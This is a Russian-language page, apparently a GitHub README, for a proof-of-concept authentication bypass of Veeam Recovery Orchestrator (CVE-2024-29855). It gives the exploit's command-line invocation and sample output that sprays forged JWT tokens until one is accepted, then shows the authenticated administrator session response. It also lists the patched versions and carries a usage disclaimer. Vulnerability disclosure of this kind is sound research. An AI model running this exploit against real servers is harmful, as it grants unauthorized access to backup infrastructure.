
 sinsinology/cve-2024-29855
PoC для аутентификации Veeam Recovery Orchestrator CVE-2024-29855

Обход аутентификации Veeam Recovery Orchestrator (CVE-2024-29855) от Sina Kheirkhah (@SinSinology) из SummoningTeam (@SummoningTeam)
Полный анализ первопричины уязвимости можно найти в моем блоге
Veeam опубликовала уведомление CVSS 9 об уязвимости обхода аутентификации CVE-2024-29855, затрагивающей Veeam Recovery Orchestrator. Ниже представлены мой полный анализ и эксплойт для этой проблемы. Хотя проблема не настолько серьезна, как может показаться (НЕ ПАНИКУЙТЕ ВООБЩЕ), я нашел механику этой уязвимости довольно интересной и решил опубликовать свой подробный анализ и эксплойт для нее.
Согласно официальному уведомлению Veeam, описанная уязвимость была устранена, начиная с версий:
Veeam Recovery Orchestrator 7.1.0.230 Veeam Recovery Orchestrator 7.0.0.379

python CVE-2024-29855.py  --start_time 1718264404 --end_time 1718264652 --username [email protected] --target https://192.168.253.180:9898/

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Veeam Recovery Orchestrator Authentication Bypass (CVE-2024-29855)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam)

        (*) Technical details: https://summoning.team/blog/veeam-recovery-Orchestrator-auth-bypass-CVE-2024-29855/


(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(+) Pwned Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.gpvNsv78cZRt6qelKMIzprAQG_Eva6pKyNLLGIrnXkA, Status code: 200
(+) Response: {"user":"[email protected]","siteName":null,"siteRole":"Unknown","isLogged":true,"formats":{"shortTime":"H:i","longTime":"H:i:s","shortDate":"m/d/Y","shortTimeHR":"HH:mm","longTimeHR":"HH:mm:ss","shortDateHR":"MM/dd/yyyy","firstDayOfWeek":"Sunday"},"roles":["SiteSetupOperator"],"siteScopeRoles":[{"id":"00000000-0000-0000-0000-000000000000","name":"All Scopes","roles":[]}],"displayUserName":"EVILCORP\\Administrator","uiTimeout":3600,"dnsName":"WIN-I61UGP29579.evilcorp.local","domainName":"evilcorp.local"}
Обновитесь до последней версии или примите меры, следуя инструкциям из уведомления Veeam.
Данное программное обеспечение создано исключительно для целей академических исследований и разработки эффективных методов защиты и не предназначено для использования в атаках на системы, за исключением случаев явного разрешения. Авторы проекта не несут ответственности за неправомерное использование программного обеспечения. Используйте ответственно.






